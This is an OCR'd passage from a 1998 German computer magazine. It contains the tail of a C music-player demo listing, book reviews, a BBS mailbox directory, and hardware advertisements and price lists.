117:     // Nur den Teil des Hintergrundbildes,
118:     // der überschrieben wird, kopieren
119:     for (int i=125; i<125+56; i++)
120:       memcpy(screen+i*320+208,back16+i*320+208,30*2);
121:
122:     // Informationen holen
123:     MIDASgetPlayStatus(playHandle,&status);
124:
125:     // Und darstellen
126:     write_number(238,125,status.position);
127:     write_number(238,146,status.pattern);
128:     write_number(238,167,status.row);
129:
130:     BlitGraphic(screen);
131:
132:     // Läßt den Demotask 50ms warten
133:     // Dies ermöglichst es, den Player
134:     // im Hintergrund laufen zu lassen
135:     Sleep(50);
136:   }
137: }
138:
139: void demoquit(void)
140: {
141:   // Ausgabe beenden und MIDAS beenden
142:   StopFreeModule(playHandle,module);
143:   CloseMIDAS();
144: }
```

Der einfache Module-Player beherrscht viele Formate, darunter MOD-, S3M- und XM-Dateien.

CDs selbst brennen

Einstiegskost

Mehr und mehr Anbieter von CD-Brennern drängen mit immer preiswerteren Geräten in den Markt. Der Autor Klaus Herzog beschreibt in *CDs selbst brennen*, worauf Sie beim Kauf eines Brenners achten sollten und welche Systemvoraussetzungen erfüllt sein müssen. Sehr ausführlich und leicht verständlich erklärt der Autor Schritt



Klaus Herzog: CDs selbst brennen, Sybex 1998, 190 Seiten (inkl. CD-ROM), 14,95 Mark, ISBN 3-8155-0900-9

für Schritt die Installation eines Brenners und gibt vereinzelt Hilfestellung bei auftretenden Problemen. Leider geht Herzog nicht auf erhältliche Brenner ein und klärt deshalb nicht über Stärken und Schwächen bestimmter Modelle auf. Hier verweist er auf die Fachpresse.

Im Hauptteil des Buchs gibt der Autor eine eingehende Anleitung zu WinOnCD und Easy CD Creator, zwei der geläufigsten Brennprogramme. Dabei veranschaulicht und erläutert er detailliert alle Schritte, angefangen bei der Software-Installation bis zum Brennen der CD. Auf über 100 Seiten illustriert Herzog zwar alle Möglichkeiten beider Programme, doch erwähnt er kaum etwas, was nicht auch in den Handbüchern nachzulesen wäre. Da sich das Buch auf nur zwei Brennprogramme konzentriert, fallen eine Reihe anderer Software-Lösungen unter den Tisch, die mindestens einen flüchtigen Blick wert sind.

Abgerundet wird das Buch durch ein kleines Glossar, das die verschiedenen CD-Formate erklärt und einen Einblick in die Technik gibt. Die beiliegende CD-ROM enthält Shareware-Tools und Word-Vorlagen, mit denen Sie Booklets und Inlaycards gestalten.

CDs selbst brennen eignet sich hauptsächlich für Leute, die einen CD-Brenner kaufen wollen und einen kleinen, leicht verständlichen Vorgeschmack auf das weite Feld CD-Recording erhalten möchten. NH



Günter Born: Arbeiten mit der Registrierung von Windows 98, Microsoft Press 1998, 498 Seiten (inkl. CD-ROM), 69 Mark, ISBN 3-86063-453-4

Windows-98-Registry

Innenleben

Wenn mit der Registry (Registrierung) etwas nicht stimmt, hat Windows 98 ein Problem – und Sie auch. Dann ist es gut zu wissen, wie diese zentrale Datenbank für Systemeinstellungen aufgebaut ist und wie Sie Änderungen vornehmen.

Das Fachbuch von Microsoft Press kommt ohne Umschweife zum Kern. Ganze 55 Seiten reichen, um knapp, aber vollständig die Grundlagen darzustellen: Was ist die Registry, aus welchen Dateien besteht sie, wie ist sie aufgebaut, und mit welchen Werkzeugen greift man darauf zu.

Fast 300 Seiten widmen sich dann einzelnen Einträgen der Registry: Die Verwaltung von Dateitypen, Shell-Erweiterungen, Systemsteuerung, Explorer erweitern sowie Einträge von Drittprogrammen sind die Themen. Ein eigenes Kapitel ist für Programmierer reserviert. Neben Programmierbeispielen in Visual Basic und dem Windows Scripting Host bespricht Autor Günter Born *inf*-Dateien ausführlich. Im Anhang erläutert er die Unterschiede der Registrierung von Windows NT 4.0 und den exakten Aufbau von *inf*-Dateien.


Die CD-ROM darf man getrost als Witz bezeichnen: Es sind gerade mal 2,09 MByte belegt. Den Hauptteil machen die Beispieldateien aus dem Buch aus – damit bleibt Ihnen das Abtippen erspart. Ansonsten gibt es noch eine Windows-Hilfedatei zur Registry von NT 4.0, eine HTML-Dokumentation zum Windows Scripting Host und ein paar weitere Infotexte. Nur vier Programme haben sich auf die CD verirrt: Der Policy Editor sowie drei DOS-Tools zum Vergleichen, Bearbeiten und Durchsuchen der Registry. Die im Buch versprochenen Tools PowerToys und EzDesk fehlen komplett. Trotzdem ist das Buch unbedingt empfehlenswert. WN

Aktien und PC

Zockerfibel

Sie wissen noch wenig über Aktien und die Börse, wollen aber einsteigen. Das Buch beginnt sozusagen bei Null und erklärt ausführlich und verständlich die Grundlagen: Was ist die Börse? Wie sieht eine Aktie aus? Wie entsteht ein Kurs? Wie lese ich Börsenkurse richtig? Welche Aktien soll ich kaufen?

Auch der Online-Börsianer kommt nicht zu kurz. Der Autor erläutert, wie man Aktien über das Internet kauft und verkauft oder wo man aktuelle und verläßliche Informationen zum Börsengeschehen bekommt. Jedes Kapitel schließt mit einem kurzen Fragenkatalog, dem Börsentrainer. So können Sie feststellen, ob Sie das letzte Kapitel ver-



Walter Schwabe: Aktien und PC – so gewinnen Sie an der Börse, Markt&Technik 1998, 238 Seiten (inkl. CD-ROM), 39,95 Mark, ISBN 3-8272-5369-1

standen haben – die Auflösung findet sich im Anhang.

Der PC kommt nur da ins Spiel, wo es Sinn macht: etwa beim Internet-Handel, bei Börsen-Software und Informationsbeschaffung. Den Abschluß des Buchs bildet ein luftig gesetztes Glossar von über 50 Seiten.

Die CD enthält Lernprogramme, eine Wirtschaftssimulation, Depotverwaltungen, Tools zur Chart-Analyse etc. Insgesamt macht die CD einen bunt zusammengewürfelten Eindruck, so ist etwa der völlig überholte Netscape Navigator 4.03 enthalten. Und bei der Zugangs-Software zu CompuServe ist von zehn Freistunden die Rede, obwohl CompuServe mittlerweile 1 Monat freien Zugang anbietet.

Kleine Flüchtigkeitsfehler trüben an manchen Stellen das Lesevergnügen: So wird im Einführungskapitel die „eindeutige“ Wertpapier-Kennummer der Telekom unterschiedlich angegeben. An anderen Stellen gibt es Tippfehler. Trotzdem ist *Aktien und PC* eine gut lesbare, kurzweilige und doch fundierte Einführung in die Welt der Börse. WN

MAILBOXEN ONLINE: ALLE MAKROS, LISTINGS UND KOMPILATE ZUM HEFT


Mailbox-Name	Rufnummer	Land/Stadt	Zugang
WildCat Erding BBS	**08122/91919**	**Erding**	⊘
Society Sammelnummer	0180/5258545		⊘/●
Peaceful Corner	0202/309540/3702337	Wuppertal	⊘/●
Zottel	0203/426270	Duisburg	⊘
FORUM	02131/32887/737692	Neuss	⊘/●
Maus Krefeld	02151/613134	Krefeld	⊘/●
X-perience	02156/972526	Tönisvorst	⊘/●
Kolbenfresser	02161/966052/53	Mönchengladbach	⊘/●
Programmer's Info Line	02181/64021/231157	Grevenbroich	⊘/●
Alderaan-System	02191/953508/09	Remscheid	⊘/●
Trigan BBS	02234/983078	Köln	⊘/●
Networker's Magic Island	02246/912629/910010	Lohmar	⊘/●
BitFun Gummersbach	02261/76630/979036	Gummersbach	⊘/●
Baerenbox BBS	0228/7669388/87	Bonn	⊘/●
SPECTRUM Bochum	0234/531739	Bochum	⊘/●
Canis Minor	0234/9791877/76	Bochum-Stiepel	⊘/●
KAPAs KramKiste	02361/66151	Recklinghausen	⊘/●
K&S Mailbox	0241/536917/9019032	Aachen	⊘/●
Hajo BBS	02452/939401	Heinsberg	⊘/●
Alien Encounter BBS	02524/950709/08	Ennigerloh	⊘/●
Toga-Box	02632/949088/949087	Andernach	⊘/●
City-Box-Siegen	0271/6609031/32	Siegen	⊘/●
Shooting Gallery	02753/598283	Erndtebrück	⊘/●
Gocher Info Box	02823/95043/41	Goch	⊘/●
Programm Börse	02861/91991	Borken	⊘/●
PowerBASIC HQ	030/47300910	Berlin	⊘/●
iMpRoVeD sOfT bBs bErLiN	030/7735694	Berlin	⊘
Fiener BBS	033830/61231	Ziesar	⊘
Leipziger	0341/9615046	Leipzig	⊘/●
CFilm-Box	03571/406962	Hoyerswerda	⊘/●
OS/2 ONLY BBS	0361/3733281/80	Erfurt	⊘/●
FALCON's Empire	03643/424662/403739	Weimar	⊘/●
Bildungsecke Gera	0365/4205249	Gera	⊘/●
Falk's Box	036604/81461	Münchenbernsdorf	⊘
Mercury BBS	0371/6512298/6512141	Chemnitz	⊘/●
CCC-BBS	037200/80995	Chemnitz	⊘/●
Vogtland	037421/28611/12	Oelsnitz/Vogtland	⊘/●
HANSE	0381/6865817	Rostock	⊘/●
Der NachtEXpress	0395/3697772	Neubrandenburg	⊘/●
Dagobah System	04403/6494	Bad Zwischenahn	⊘
Turbobox	0441/2489679/9250139	Oldenburg	⊘/●
Berni's Box	0441/9849978/79	Oldenburg	⊘/●
Schlicktau BBS	04421/569283/995162	Wilhelmshaven	⊘/●
Teacher's Paradise	04471/947248/49	Cloppenburg	⊘/●
Horizont BBS	0461/3107560/3107603	Flensburg	⊘/●
Black Magic BBS	04737/920002	Emden	⊘/●
HOLO-BBS	04826/3941/81007	Hohenlockstedt	⊘/●
FHD-Mailbox	0511/909029/17	Hannover	⊘/●
Uli's BBS	0531/2872025	Braunschweig	⊘
Bernd's Box BBS	05341/861125	Salzgitter	⊘/●
Porta BBS	0571/9520092/93	Porta Westfalica	⊘/●
Intrepid BBS	0581/30146/47	Uelzen	⊘/●
MANIA BBS	06074/881235	Rödermark	⊘/●
Scout BBS	0611/87592/846127	Wiesbaden	⊘/●
PRECiSION BBS	06131/477885	Mainz	⊘/●
Bedrock City BBS	06131/968107/08	Mainz-Mombach	⊘/●
Mainframe Support System	06171/76295/981048	Oberursel	⊘/●
Wolfmania BBS	06449/6795/92066	Ehringhausen	⊘/●
The SHOGGOTH	0671/74048/8961192	Bad Kreuznach	⊘/●
Kolbenfresser	02161/966052/53	Mönchengladbach	⊘/●
Wox	069/94506181	Frankfurt	⊘/●
Protest-BBS	07021/978890/91	Notzingen	⊘/●
ENGINE IV	07071/763001/02	Tübingen	⊘/●
Steils Böxle	0711/5360559/9538141	Stuttgart	⊘/●
Hot Sock Box	07125/4324/4808	Bad Urach	⊘/●
Starlight-BBS	07134/22515/12	Weinsberg	⊘/●
WinDoof BBS	07141/220681	Ludwigsburg	⊘/●
Frankies Programmers Inn	07141/243052	Möglingen	●
Mars	07172/919114/15	Wäschenbeuren	⊘/●
Fast BBS	0721/888151	Karlsruhe	⊘/●
HOLYDAY BBS	07245/86767/937954	Au am Rhein	⊘/●
Chippie Box	07321/22927	Heidenheim	⊘/●
DT-BBS	07391/3489/5714	Ehingen/Donau	⊘/●
Eric's BueroServ Box	07452/87155/54	Mötzingen	⊘/●
SHELTER No. 7	0751/793185	Ravensburg	⊘
Regio Corner Breisgau	0761/16092/1560063	Freiburg	⊘/●
Umkircher Mail-Box	07665/972056/55	Umkirch/Freiburg	⊘/●
Catweazle-BSN-Box Miesbach	08025/8982	Miesbach	⊘/●
DATAPOOL - Multi-Line BBS	08131/31380/539764	München	⊘/●
GALAXY	0821/2182042/43	Augsburg	⊘/●
Schlumpf Box	08238/60046	Diedorf	⊘
Kuschelbox	08441/492813/15	Pfaffenhofen	⊘/●
Luzifers Box	08506/922051	Engertsham	⊘/●
Blue Ocean BBS	0851/751491	Passau	⊘/●
Deep Space Nine	0851/751653	Passau	⊘/●
The Elm Street	08561/910234	Pfarrkirchen	⊘/●
eText link	08636/698873/72	Ampfing	⊘/●
Bayrisches Schulnetz/Ndb	08723/910023	Arnstorf (Ndb)	⊘/●
FOXBOX	0911/6494946	Nürnberg	⊘/●
Jade-BBS	0911/808313	Nürnberg	⊘
Mustang BBS	0911/505893/9538011	Schwaig	⊘/●
Piranha BBS	0911/9979661	Fürth	●
Peter's-Hof-Box	09281/58410/75106	Hof	⊘/●
Andy's - Box	09353/90480	Karlburg	⊘
Walhalla Server	0941/947027	Regensburg	⊘
CCSW-Box	09721/186794/92	Schweinfurt	⊘/●
Farpoint Station	09729/7304/9106	Untereuerheim	⊘/●
Oplab BBS	00361/166/8809	H-Budapest	⊘
Sunset BBS	0041/41/3420445/44	CH-Luzern	⊘/●
Pit Stop	0041/52/2260252/55	CH-Winterthur	⊘/●
Three Lands BBS	0041/61/4130425	CH-Basel	⊘/●
Mundl Box	0043/5577/880474/86	A-Lustenau	⊘/●

ISDN-Verbindung: ● analog: ⊘

Direktanbieter-Markt

Bezugsquelle für Direktkaufinteressierte

- Umfangreiche Mail-Order-Angebote
- Gezielte Branchenlösungen
- Dienstleistungen (Seminare/Schulungen)



Brauchen Sie mehr Informationen über die angebotenen Produkte, nutzen Sie unser Faxformular am Ende des Heftes gegenüber des Inserentenverzeichnisses!

Wollen auch Sie Ihre Produkte/Angebote im Direktanbieter-Markt positionieren? Rufen Sie uns an oder faxen Sie uns!

Tel: 08121/951-171 Fax: 08121/951-197

www.STRICHCODE.COM

Etikettierungssoftware
LabelRIGHT
- Für Windows. Jedes Format - jede Größe, WYSIWYG
- Standard Odette
- Code 128, UPC/EAN, 2 von 5, Codabar, Code 39
- Für Laser, Matrix und DeskJet
- Dos-Version ebenfalls erhältlich



Windows Barcode-Schriftarten
- **Für Windows und Macintosh**
- Barcodes in einer Vielzahl von Windows-Programmen einfügen
- Code 39, UPC/EAN, Code 128, Codabar und Interleaved 2 von 5

Stationäre Leser
Tastatur-Zwischenleser
- **Wird als zweite Tastatur angeschlossen**
- Keine Software erforderlich
- Für Windows, Dos und Mac
- Code 39, UPC/EAN, 128, 2 von 5, 93 usw.
- Lesestift, Magnetstreifen-, CCD-, Schlitzkarten- oder Laserscanner



Integrierter Laserscanner
- **"Zielen und Schießen"**
- Decoder ist in den Handgriff der Laserpistole integriert
- Kein externer Decoder
- Für PC und Macintosh
- Code 39, UPC/EAN, 128, 93 usw.
- Garantie ist 2 Jahre
- Lebenslange Garantie auf das Scanelement

Portable Leser
Mit Zwischenspeicher
- **64KB-Einheit mit Lesestift**
- Daten in Speicher einscannen oder eintippen
- Benutzt 3 AA Alkali-Batterien
- Daten über die Tastatur oder die serielle Schnittstelle auf den Hostcomputer hochladen
- Zwei integrierte Inventurprogramme
- Patentrechtliche Stimmsteuerung
- Einfache benutzerdefinierte Stimmsteuerung und LCD-Anzeigen
- Gekabelter Lesetift, CCD- oder Laserscanner
- Integriertes Laser-Modell erhältlich

Kabellose Terminals
Radiofrequenz-Terminal
- **Reichweite von bis zu 330m**
- Daten online scannen und eintippen
- Computer sendet Anzeigeanweisungen und löst akustische Meldungen aus
- Sämtliche Programmierung auf dem Host (VB, C etc)
- Eingabe über Lesestift, CCD- oder Laserscanner
- Integriertes Laser-Modell erhältlich



Bestellen ist einfach : Tel. 0130 815 084

Europa Tel : ++353 1 6614 566 • Fax : ++353 1 6614 622 • www.strichcode.com



- Versand am Tag der Bestellung
- 30 Tage Geld-zurück-Garantie
- Direkt vom Hersteller
- Gratis technische Unterstützung





Kabellose Scanner
- **Online scannen ohne Kabel**
- Reichweite von bis zu 33 Meter
- Komplett mit Lesestift (eine Richtung)
- Laser mit Basisstation (zwei Richtungen)
- Basis wird als zweite Tastatur an PC angeschlossen
- Option RS232 ebenfalls erhältlich

PREISWERT + SCHNELL + ZUV

Bestellannahme
Montag-Freitag 9-21 Uhr
Samstag 9-15 Uhr

Abholung
Montag-Freitag 10-18 Uhr
Samstag 9-15 Uhr

Bestelladresse
Philipp-Reis-Straße 9
35440 Linden

24h-Mailbox
(ISDN + analog)
06403-92490

MAINBOARDs

ASUS	Chip	RAM	ATX	AT
P5A	ALI	2/4	169,-	159,-
P2L97	PII-LX	2/3	189,-	179,-
P2L97S+2940UW	PII-LX	2/3	369,-	
P2L97DS+2940UW	PII-LX	2/3	569,-	DUAL
P2B	PII-BX	2/3/4/5	259,-	
P2BS+2940U2W	PII-BX	2/3/4/5	489,-	
P2BLS+2940U2W	PII-BX	2/3/4/5	579,-	
P2BDS+2940U2W	PII-BX	2/3/4	789,-	DUAL
GIGABYTE	**Chip**	**RAM**	**ATX**	**AT**
5AX	ALI	2/4	139,-	
5VX	VIA	2/4	a.A. L	
586SG	SIS	1/2/3/4/5	129,-	129,-
586SG100	SIS	2/3/4/5		149,-
686LX3	PII-LX	2/3	169,-	
686LX4	PII-LX	2/3	179,-	
686LX II	PII-LX	2/3	219,-	DUAL
686DLX+2940UW	PII-LX	2/3	299,-	DUAL
686BXC	PII-BX	2/3/4/5	209,-	
686BA	PII-BX	2/3/4/5		219,-
686BX	PII-BX	2/3/4/5	229,-	
686BXE	PII-BX	2/3/4/5	299,-	
686BXD	PII-BX	2/3/4/5	309,-	DUAL
686BXS+2940UW	PII-BX	2/3/4/5	389,-	
686BXDS+2940UW	PII-BX	2/3/4/5	489,-	DUAL
686BXU+2940U2W	PII-BX	2/3/4/5	599,-	
TYAN	**Chip**	**RAM**	**ATX**	**AT**
Trinity	VIA	1/2/4		199,-
Turbo TX	TX	1/2/4	149,- L	
Tomcat IV	HX	1		199,-
Tomcat IV	HX	1	DUAL	279,-
Cub +SB	PII-EX	2	a.A.	
Cub +SB	PII-LX	2	209,-	
Tiger	PII-LX	2/3	209,-	
Tiger	PII-LX	2/3	339,-	DUAL
Thunder+3940UW+SB	PII-LX	2/3	419,-	DUAL
Tsunami	PII-BX	2/3/4/5	269,-	279,-
Tiger 100	PII-BX	2/3/4/5	459,-	DUAL
Thunder+3940UW	PII-BX	2/3/4/5	699,-	DUAL
Thunder+3940UW+SB	PII-BX	2/3/4/5	969,-	DUAL
IWILL	**Chip**	**RAM**	**ATX**	**AT**
XA100	ALI	2/4	149,-	
P55XUW+2940UW	TX	1/2/4	249,-	
DPIILS2+2940UW	PII-LX	2/3	679,-	DUAL
BD100	PII-BX	2/3/4/5	229,-	
BS100+2940UW	PII-BX	2/3/4/5	499,-	
DBS100+3940UW	PII-BX	2/3/4/5	739,-	DUAL
DBL100+2940U2W	PII-BX	2/3/4/5	819,-	DUAL
ELITEGROUP	**Chip**	**RAM**	**ATX**	**AT**
P5SD-B+	VIA	1/2/4		149,-
P5VP-A+	VIA	1/2/4	159,-	
P6LX-A+	PII-LX	2/3	179,-	
P6BX-A+	PII-BX	2/3/4/5	239,-	
P6BX2-A	PII-BX	2/3/4/5	499,-	DUAL

RAM-Typen:
1 = PS/2 (Fastp. / EDO)
2 = DIMM PC-66
3 = DIMM PC-66 ECC
4 = DIMM PC-100
5 = DIMM PC-100 ECC

RAM

SIMM 30-Pin mit Parity			DM
4 MB	60/70 ns		19,-
Adapter SIMM auf PS/2 Steckplatz, tief			9,-
PS/2 72-Pin ohne Parity		**FASTPAGE**	**EDO**
8 MB - 64 MB		a.A.	a.A.
DIMM 168-Pin (SD-RAM)		**PC-100**	**PC-66**
32 MB	8/10 ns	84,-	74,-
64 MB	8/10 ns	159,-	159,-
128 MB	8/10 ns	319,-	319,-
DIMM 168-Pin (ECC SD-RAM)		**PC-100**	**PC-66**
32 MB	10 ns		99,-
64 MB	8/10 ns	219,-	219,-
128 MB	8/10 ns	459,-	439,-

PC-66: bis maximal 66 MHz Bustakt
PC-100: bis maximal 100 MHz Bustakt
ECC: Module mit eigener Fehlerkorrektur

„Anbieter des Jahres"
Auf der CeBIT 1998 kam es heraus: die Leser der „PC Direkt" haben uns wieder unter die Anbieter-TOP-10 gewählt. Wir sind der viertbeliebteste Anbieter überhaupt. Unter den Versandhäusern für PC-Komponenten und PC-Zubehör sind wir sogar die Nummer Eins. Dafür sagen wir Ihnen „DANKE"!

CPUs

Alle CPU-Preise sind Tagespreise!

CPU		normal	"boxed"
IDT WinChip C6™	180 MHz	79,-	99,-
IDT WinChip C6™	200 MHz	99,-	119,-
IDT WinChip C6™	225 MHz	109,-	129,-
IDT WinChip C6™	240 MHz	129,- L	149,- L
AMD-K6®	266 MHz	a.A.	a.A.
AMD-K6®-2 3DNow!™	266 MHz	a.A.	a.A.
AMD-K6®-2 3DNow!™	300 MHz	169,-	189,-
AMD-K6®-2 3DNow!™	333 MHz	199,-	219,-
AMD-K6®-2 3DNow!™	350 MHz	269,-	289,-
AMD-K6®-2 3DNow!™	380 MHz	a.A. L	a.A. L
AMD-K6®-2 3DNow!™	400 MHz	a.A. L	a.A. L
IBM/Cyrix 6x86MX™	300+	129,-	149,-

"boxed": Von uns verpackte CPU mit passendem Hightech-Lüfter und Wärmeleitpaste.

ORIGINAL-INTEL		normal	"in-a-box"
Pentium®	233 MHz MMX™	229,-	
Celeron®	266 MHz	169,-	189,-
Celeron®	300 MHz	179,-	199,- L
Celeron® A	300 MHz	269,- L	289,-
Celeron®	333 MHz	279,-	299,- L
Pentium® II	333 MHz	389,-	419,-
Pentium® II	350 MHz	439,- L	469,-
Pentium® II	400 MHz	749,- L	779,-
Pentium® II	450 MHz	1.199,- L	1.149,-

INTEL Pentium® II 333 MHz 389,-

„in-a-box": Original verpackte intel-Pentium®- CPU mit Hightech-Lüfter und Echtheitszertifikat.
Wir sind autorisierter intel-Prozessor-Integrator.

NETZWERK

3COM	Typ	normal	"boxed"
3C509 Combo TPC	ISA	119,-	139,-
3C900 Combo	PCI	159,- L	179,- L
3C905 TX 100 Mbit/s	PCI	119,-	
NE2000 komp.	**Typ**	**normal**	**"boxed"**
NetCard Combo	ISA o. PCI	39,-	59,-
NetCard 100 Mbit/s	PCI	69,-	
INTEL EtherExpress	**Typ**		**DM**
100+Pro TX	PCI		119,-
Hubs		**10 Mbit/s**	**100 Mbit/s**
5-Port		79,-	199,-
8-Port		99,-	399,-
16-Port		239,-	739,-

Netzwerkzubehör (Kabel, Stecker, etc.) lieferbar.

SCANNER

MUSTEK	Anschluß	DM
ScanExpress 6000P	Parallel	89,-
ScanExpress 6000SP	SCSI	139,-
ScanExpress 12000P	Parallel	139,-
ScanExpress 12000SP	SCSI	229,-
Paragon 600 CP	Parallel	89,-
Paragon A3 EP	Parallel	299,-
Paragon 1200SP +Picture Publisher 6.0	SCSI	299,-
Paragon 1200SP Pro +PhotoImpact 3.0	SCSI	849,-
Durchlichtaufsatz für 1200SP		299,-
Durchlichtaufsatz für 1200SP Pro		489,-
MICROTEK	**Anschluß**	**DM**
Phantom 330CX	Parallel	129,-
ScanMaker 330	SCSI	249,-
ScanMaker X6	SCSI	399,-
ScanMaker X6 Silver	SCSI	529,-
ScanMaker IV Silver	SCSI	1.499,-
ScanMaker 6400XL	SCSI	2.099,-
UMAX	**Anschluß**	**DM**
Astra 610P	Parallel	119,- L
Astra 610S	SCSI	209,-
Astra 1200S	SCSI	369,-
Astra 1220U	USB	269,-
Astra 1220S	SCSI	399,-
Optional für alle Scanner		**DM**
Adobe Photoshop LE	deutsch	89,-

Alle Scanner inkl. SCSI-Contr. (außer Parallel und USB) und Software.

TASTATUREN & CO.

Modell	Anschluß	DM
Home	DIN o. PS/2	24,-
Cherry G83-6105	DIN o. PS/2	39,-
Cherry G81-3000	DIN o. PS/2	69,-
Cherry G81-3504	USB	199,-
Microsoft Elite	USB	119,-
Microsoft Natural Keyboard	DIN u. PS/2	99,-
Logitech Tastatur+Maus Cordl.Pro	DIN u. PS/2	199,- L
Modell	**Anschluß**	**DM**
Standard-Maus "Home"	ser. / PS/2	14,-/19,-
Logitech Pilot Maus OEM	ser. o. PS/2	24,-
Logitech Pilot Maus	ser. o. PS/2	44,-
Logitech MouseMan Plus	ser. u. PS/2	89,-
Logitech TrackMan Marble FX	ser. u. PS/2	119,-
MS Defender	ser. o. PS/2	39,-
MS IntelliMouse	ser. o. PS/2	89,-
Logitech Cordless Wheel	ser. u. PS/2	89,-

Joysticks, Lenkräder und GamePads auf Anfrage lieferbar.

GRAFIKKARTEN

ELSA	MB / Chip	PCI	AGP
Winner 1000 T2D	2-E / Trio 64V2/DX	99,-	
Victory Erazor	4-SG / RIVA 128	149,-	149,-
Victory Erazor LT	8-SD / RIVA 128ZX		149,-
Victory Erazor II	16-SD / RIVA TNT		309,-
Victory Erazor II/TV	16-SD / RIVA TNT		379,-
Victory II	16-SG / VooDoo Bs.		329,-
Winner 2000 Office	4-SG / Permedia II	229,-	219,-
Winner 2000 Office	8-SG / Permedia II	299,-	349,-
Winner 2000 mit Video IN & OUT			
Speichererweiterung für Winner 2000 (4-SG)		69,-	
DIAMOND	**MB / Chip**	**PCI**	**AGP**
Speedstar A50	8-SD / SIS 6226		99,-
Viper V330	4-SG / RIVA 128	139,- L	139,- L
Viper V550	16-SD / RIVA TNT	a.A. L	299,-
Stealth II G460	8-SG / intel740		129,- L
Fire GL 1000 pro	8-SG / Permedia II	229,-	259,-
Monster 3D	4-E / VooDoo	149,-	
Monster 3D II	8-E / VooDoo II	259,-	
Monster 3D II XL	8-E / VooDoo II	269,-	
Monster 3D II	12-E / VooDoo II	309,-	
Monster 3D II XL	12-E / VooDoo II	349,-	
Monster Fusion	16-SG/ VooDoo Bs.	a.A. L	
MATROX	**MB / Chip**	**PCI**	**AGP**
Productiva OEM	4-SG / MGA G100		89,- L
Productiva OEM	8-SD / MGA G100		129,- L
Productiva	8-SD / MGA G100		149,- L
Mystique	8-SD / MGA G200		a.A. L
Millennium G200 OEM	8-SD / MGA G200		169,-
Millennium G200	8-SD / MGA G200		a.A. L
Millennium G200 OEM	8-SG / MGA G200		219,-
Millennium G200	8-SG / MGA G200		259,-
Marvel / TV	8-SD / MGA G200		449,-
ATI	**MB / Chip**	**PCI**	**AGP**
VideoCharger	2-E / Mach 64	54,-	
3D Charger	2-E / 3D Rage II	69,-	
3D Charger	4-E / 3D Rage II	79,-	89,-
XPERT 98	8-SD / 3D Rage Pro		109,-
XPERT@Work	4-SG / 3D Rage Pro	114,-	119,-
XPERT@Work	8-SG / 3D Rage Pro	159,-	164,-
XPERT@Play / TV	4-SG / 3D Rage Pro	114,-	139,-
XPERT@Play / TV	8-SG / 3D Rage Pro	159,-	179,-
Wonder / TV	4-SG / 3D Rage Pro	279,-	279,-
Wonder / TV	8-SG / 3D Rage Pro	299,-	329,-
Speichererweiterung für XPERT (4-SG)		69,-	
TV Tuner		149,-	
HERCULES	**MB / Chip**	**PCI**	**AGP**
Terminator Video	2-E / Trio 64V+	54,-	
Terminator 64/3D	4-E / Virge 3D	74,-	
Terminator 128 GLH	8-SG / Trio 3D		99,-
Terminator 2x/i	8-SD / intel i740		129,-
Term. Beast OEM	8-SG / Savage 3D		169,-
Terminator Beast	8-SG / Savage 3D		219,-
Dynamite 3D/GL	4-SG / Perm.+ Glint	159,-	179,-
Dynamite 3D/GL	8-SG / Perm.+ Glint	179,-	189,-
Thriller 3D	4-SG / V2200TM	119,-	109,-
Thriller 3D	8-SG / V2200TM		159,-
Thriller 3D / TV	8-SG / V2200TM	189,-	189,-
Stingray/2	12-E / VooDoo II	299,-	
Stingray/2 SLI	24-E / 2xVooDoo II	779,-	
GUILLEMOT	**MB / Chip**	**PCI**	**AGP**
Maxi Gamer 3D II	12-E / VooDoo II	249,-	
Maxi Gamer Phoenix	16-SG/ VooDoo Bs.	249,-	249,-
Maxi Gamer Phoenix inkl. 3 Spielen	16-SG/ VooDoo Bs.	289,-	289,-
ANUBIS	**MB / Chip**	**PCI**	**AGP**
Typhoon Wizard 128	4-SG / RIVA 128		109,-
Typhoon 3D MAX	4-E / VooDoo	119,-	
Typhoon 3D RUSH	6-E / VooDoo RUSH	99,-	
Typhoon 3D MAX II	12-E / VooDoo II	219,-	
Diverse	**MB / Chip**	**PCI**	**AGP**
VGA 3DX	4-E / Virge/DX	59,-	
ASUS V3400	16-SG / RIVA TNT		299,- L
miro HiScore 3D II	12-E / VooDoo II	359,-	
C.Labs 3D Blaster OEM	16-SD / VooDoo Bs.	229,-	229,-
C.Labs 3D Blaster	16-SD / VooDoo Bs.	249,-	
C.Labs GraphicBlaster	4-SD / Permedia II	99,-	99,-
C.Labs GraphicBlaster	16-SD / RIVA TNT		299,-

TV-KARTEN

Modell	Typ	DM
HAUPPAUGE WinTV Primio	PCI	164,-
HAUPPAUGE WinTV PCI	PCI	229,-
HAUPPAUGE WinTV Radio/TV	PCI	259,-
HAUPPAUGE WinTV Cam	PCI	409,- L
LIFEVIEW FlyVideo II TV Tuner	PCI	139,-
ANUBIS Typhoon TV Tuner	PCI	119,-
PINNACLE SYSTEMS miroVideo TV pro	PCI	279,-

DIGITALKAMERAs

Olympus	Speicher	Auflösung	DM
C-1000L	2 MB	1024x768	999,-
C-840L	4 MB	1280x960	1.299,-
C-1400L	4 MB	1280x1024	1.699,-
Kodak	**Speicher**	**Auflösung**	**DM**
DC200	4 MB	1152x864	749,-
DC210+	8 MB	1152x864	1.099,-
DC220	8 MB	1152x864	1.419,-
Fuji	**Speicher**	**Auflösung**	**DM**
MX-700	2 MB	1280x1024	1.299,-

MONITORE

BELINEA		Größe	DM
104010	MPR II	14" (33,5cm)	249,-
105035	MPR II	15" (34,5cm)	279,-
105046	TCO 95	15" (34,8cm)	309,-
105080	TCO 95	15" (35,1cm)	369,-
107020	TCO 95	17" (39,6cm)	489,-
107040	TCO 95	17" (39,6cm)	589,-
107025	TCO 95	17" (39,4cm)	599,-
107060+Soundsys.	TCO 95	17" (39,4cm)	599,-
107035	TCO 95	17" (40,6cm)	709,-
107065+Soundsys.	TCO 95	17" (39,4cm)	719,-
107050	TCO 95	17" (40,5cm)	779,-
106020	TCO 95	19" (45,0cm)	949,-
106070	TCO 95	19" (45,3cm)	1.069,-
108050	TCO 95	21" (49,8cm)	1.629,-
108015	TCO 95	21" (50,8cm)	1.899,-
EIZO		**Größe**	**DM**
F35	TCO 95	15" (35,0cm)	789,-
F55S	TCO 95	17" (40,0cm)	939,-
